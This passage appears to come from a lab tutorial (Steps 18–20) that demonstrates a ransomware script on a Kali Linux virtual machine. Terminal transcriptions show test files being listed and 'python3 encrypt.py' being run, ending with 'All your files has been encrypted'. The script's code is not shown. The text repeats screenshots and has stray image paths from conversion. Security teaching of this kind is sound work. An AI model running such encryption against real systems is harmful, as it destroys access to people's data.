


The screenshot shows a terminal window titled 'kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox'. The window displays a series of commands being entered at the prompt '(kali@kali)-[~]':

```
(kali@kali)-[~]
$ nano test1.txt
(kali@kali)-[~]
$ nano test2.txt
(kali@kali)-[~]
$ nano data.sql
(kali@kali)-[~]
$ cd ransom
```




## Step 18: Give ls and click Enter




```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
(kali@kali)-[~]
$ nano test1.txt
(kali@kali)-[~]
$ nano test2.txt
(kali@kali)-[~]
$ nano data.sql
(kali@kali)-[~]
$ cd ransom
(kali@kali)-[~/ransom]
$ ls
```

We can able to see the saved files which are in ransom folder



```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
(kali@kali)-[~]
$ nano test1.txt
(kali@kali)-[~]
$ nano test2.txt
(kali@kali)-[~]
$ nano data.sql
(kali@kali)-[~]
$ cd ransom
(kali@kali)-[~/ransom]
$ ls
data.sql  encrypt.py  ransomware-freeepik-1.jpg  test1.txt  test2.txt
(kali@kali)-[~/ransom]
$
```

**Step 19:** Enter the saved file(encrypt.py)



```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

(kali@kali)-[~]
$ nano test1.txt

(kali@kali)-[~]
$ nano test2.txt


(kali@kali)-[~]
$ nano data.sql

(kali@kali)-[~]
$ cd ransom

(kali@kali)-[~/ransom]
$ ls
data.sql  encrypt.py  ransomware-freeipik-1.jpg  test1.txt  test2.txt

(kali@kali)-[~/ransom]
$ python3 encrypt.py
```

**Step 20:** Here, we can see all the files are encrypted



```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

(kali@kali)-[~]
$ nano test1.txt

(kali@kali)-[~]
$ nano test2.txt

(kali@kali)-[~]
$ nano data.sql



(kali@kali)-[~]
$ cd ransom



(kali@kali)-[~/ransom]
$ ls
data.sql  encrypt.py  ransomware-freeipik-1.jpg  test1.txt  test2.txt


(kali@kali)-[~/ransom]
$ python3 encrypt.py
['test1.txt', 'data.sql', 'ransomware-freeipik-1.jpg', 'encrypt.py', 'test2.txt']
All your files has been encrypted

(kali@kali)-[~/ransom]
$
```

## Encrypted files:








